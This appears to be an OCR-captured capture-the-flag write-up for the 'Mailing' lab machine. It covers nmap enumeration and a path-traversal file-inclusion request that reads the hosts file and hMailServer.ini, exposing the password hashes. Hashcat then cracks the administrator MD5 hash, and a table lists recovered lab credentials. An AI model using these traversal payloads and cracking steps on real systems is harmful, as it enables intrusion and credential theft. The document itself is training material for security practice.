
Mailing Writeup



00 - Credentials

username	passsword	service	address
administrator@mailing.htb	homenetworkingadministrator	SMTP	mailing.htb
maya	m4y4ngs4ri	SMB,Winrm	mailing.htb

01 - Reconnaissance and Enumeration

NMAP(Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat May  4 22:00:50 2024 as: nmap -sC -sV -oA
nmap/mailing -v 10.129.158.46
Nmap scan report for 10.129.158.46
Host is up (0.28s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://mailing.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: UIDL USER TOP
```

```
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: CHILDREN IMAP4 completed RIGHTS=texkA0001 NAMESPACE
CAPABILITY ACL IMAP4rev1 SORT OK IDLE QUOTA
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Issuer: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-02-27T18:24:10
| Not valid after:  2029-10-06T18:24:10
| MD5:   bd32:df3f:1d16:08b8:99d2:e39b:6467:297e
|_SHA-1: 5c3e:5265:c5bc:68ab:aaac:0d8f:ab8d:90b4:7895:a3d7
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
587/tcp open  smtp          hMailServer smtpd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Issuer: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-02-27T18:24:10
| Not valid after:  2029-10-06T18:24:10
| MD5:   bd32:df3f:1d16:08b8:99d2:e39b:6467:297e
|_SHA-1: 5c3e:5265:c5bc:68ab:aaac:0d8f:ab8d:90b4:7895:a3d7
|_ssl-date: TLS randomness does not represent time
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN,
HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
993/tcp open  ssl/imap      hMailServer imapd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Issuer: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-02-27T18:24:10
```


```
| Not valid after:  2029-10-06T18:24:10
| MD5:   bd32:df3f:1d16:08b8:99d2:e39b:6467:297e
|_SHA-1: 5c3e:5265:c5bc:68ab:aaac:0d8f:ab8d:90b4:7895:a3d7
|_imap-capabilities: CHILDREN IMAP4 completed RIGHTS=texkA0001 NAMESPACE
CAPABILITY ACL IMAP4rev1 SORT OK IDLE QUOTA
|_ssl-date: TLS randomness does not represent time
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-04T19:02:29
|_  start_date: N/A
|_clock-skew: 3s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May  4 22:03:12 2024 -- 1 IP address (1 host up) scanned
in 142.13 seconds
```

From the above we have a few ports open, so Ill group each according to the protocol running:


- port 25,110,143,465,587,993 -> Appears to be running `hMailServer` mail service. The service is offered through various ports and it gives the name of a `domain`: `mailing.htb`
- port 80 -> Stands an IIS web server pointing to `mailing.htb`.
- port 445 -> Is an SMB server that appears to not be anonymous but authentication based. Let us start with the webserver.

HTTP Enumeration(port 80)


We visit the site:



The site keeps insisting on the `hMailServer` program being used and scrolling down:



We have a button that downloads the instructions for us to use the mail service. We can capture the request in BurpSuite and sent it to the repeater and then allowing it:



We see from the above, we have a potential LFI in the system, we can try to query a default file like: `C:\Windows\System32\Drivers\etc\hosts` which usually contains the `hosts` file for Windows:

- Burp request

```
GET /download.php?file=../../../../../Windows/System32/Drivers/etc/hosts
HTTP/1.1
Host: mailing.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://mailing.htb/
Accept-Encoding: gzip, deflate, br
Connection: close
```

- Burp response:

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
[SNIPPED]

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

127.0.0.1       mailing.htb
```

We can validate the LFI works. Since the server runs `hMailServer`, we can enumerate the endpoint and see if we can acquire credentials.

Local File Inclusion enumeration

We can look up the `hMailServer` documentation for guidance:https://www.hmailserver.com/documentation/v4.3/?page=howto_change_data_directory

Change the data directory

Background

By default, all emails are stored in the hMailServer data directory, under C:Program FileshMailServerData. In some cases, you might want to change this to a different path. For example, if you have more disk space on another drive. Though it is possible to change the path, existing emails will not be moved to the new path. If you move the existing files from the old Data directory to the new, your email client will not be able to download them.

Steps

1. Open up hMailServer.ini
2. Locate *DataFolder* under the *Directories*-section
3. Specify the new path

The above instructions are valid for version 2.0 and later. In hMailServer 2.x and 3.x, the file hMailServer.ini is located in the Windows directory. In later versions, the file is located in the hMailServer bin directory.

Search documentation

Search

We have some insight:

1. The installation directory of `hMailServer` appears to be (mostly) `C:/Program Files/hMailServer/`.
2. The file which includes the settings is found in the `PATH/hMailServer/bin/hMailServer.ini`
   We can acquire the `hMailServer.ini` file which contains password according to the documentation: https://www.hmailserver.com/documentation/v5.4/?page=reference_inifilesettings,

https://www.hmailserver.com/documentation/v5.4/?page=reference_inifilesettings

Welcome | Functionality | Download | Documentation | Forum | Contact

Ini-file settings

Overview

Most settings in an hMailServer installation is stored in the database. However, some settings are stored in the hMailServer.ini file. Examples of settings stored in the ini-file are paths and database connection information. This document lists all the available settings in hMailServer.ini.

If you want to use a setting and it's not available in the hMailServer.ini file in your system, you can add the setting yourself. For example, to add the setting ConnectionAttempts to the Database section, simply add the line ConnectionAttempts=5 below the line [Database] in hMailServer.ini. In some cases, you may need to add the actual section ([SectionName]) as well. If the section already exists in the file, you should add the setting to that file. You cannot have two ini file sections with the same name in the same ini-file.

Sections

Directories

- ProgramFolder - The path to the hMailServer directory. By default, C:\Program Files\hMailServer.
- DataFolder - The path to the hMailServer data directory. By default, C:\Program Files\hMailServer\Data.
- LogFolder - The path where hMailServer logs are stored. By default, C:\Program Files\hMailServer\Logs
- TempFolder - The path where hMailServer stores temporary files, such as attachments during virus scanning. By default C:\Program Files\hMailServer\Temp
- EventFolder - The path where the hMailServer event file is located. By default, C:\Program Files\hMailServer\Events

GUILanguages

- ValidLanguages - A list of valid hMailServer user interface languages. hMailServer Administrator uses this list to determine which languages to display in the *Language* menu.

Database

- Internal - 1 if the internal MySQL database is used, 0 otherwise. hMailServer uses this setting to determine whether scripts should be applied to the MySQL database on the first launch. For example, if a new version of MySQL is included with the installation program, hMailServer might run SQL scripts to patch it.
- Type - Type of database. Can be either MySQL or MSSQL. hMailServer uses it to determine what method to use to connect to the database server, and which syntax to use for SQL statements.
- Username - hMailServer will use this username when connecting to the database server. If it's left empty, and MSSQL is used, hMailServer will try to use Windows Authentication.
- Password - The password hMailServer should use when connecting to the database server. If the passwordencryption is set to 1, the password is encrypted using blowfish.
- Passwordencryption - If set to 1, the database password is encrypted using blowfish. In this case, the hMailServer service decodes the password before connecting to the database.
- Port - The port hMailserver should connect to on the database server.
- Server - The database server host name hMailServer should connect to.
- Database - The name of the database hMailServer should try to use.
- NumberOfConnections - The number of connections should open to the database. The default value of this setting is 5, which means that hMailServer will open 5 connections to the database server. hMailServer often wants to execute several database queries at the same time. Since a specific database connection can only be used for one SQL statement at a time, multiple database connections improves performance.
- ConnectionAttempts - The number of times hMailServer should try to connect to the database before giving up on start-up. Default 6 times. (hMailServer 4.4 and later)
- ConnectionAttemptsDelay - The number of seconds hMailServer should pause between each connection attempt during start-up. Default 5 seconds. (hMailServer 4.4 and later)

Security

- AdministratorPassword - The main hMailServer administration password. The user for example needs to enter this password when starting hMailServer Administrator. This password is encoded using MD5.

The path specified above does not appear to be invalid, but for `x86` programs are kept in the `Program Files(x86)` instead. If this is the case, we may also fuzz that path for information:

- Burp request

```
GET /download.php?file=../../../../../Program+Files+
(x86)/hMailServer/bin/hMailServer.ini HTTP/1.1
Host: mailing.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://mailing.htb/
Accept-Encoding: gzip, deflate, br
Connection: close
```

- Burp response

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.ini"
X-Powered-By: ASP.NET
Date: Sun, 05 May 2024 06:57:30 GMT
Connection: close
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
```

```
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```


We get the file!.
Remember the `Administrator Password` is in `md5` and hence we may be able to use `hashcat` to crack it:

```
hashcat -a 0 -m 0 841bb5acfa6779ae432fd7a4e6600ba7
/usr/share/wordlists/rockyou.txt --show
841bb5acfa6779ae432fd7a4e6600ba7:homenetworkingadministrator
```


We get a password for the SMTP server -> `administrator@mailing.htb : homenetworkingadministrator`.

SMTP Enumeration

From above we can enumerate the `Microsoft Outlook` since from the `instructions.pdf`, the use of the program(windows mail) is clearly identified:



Looking recently at CVES, we come across the following:



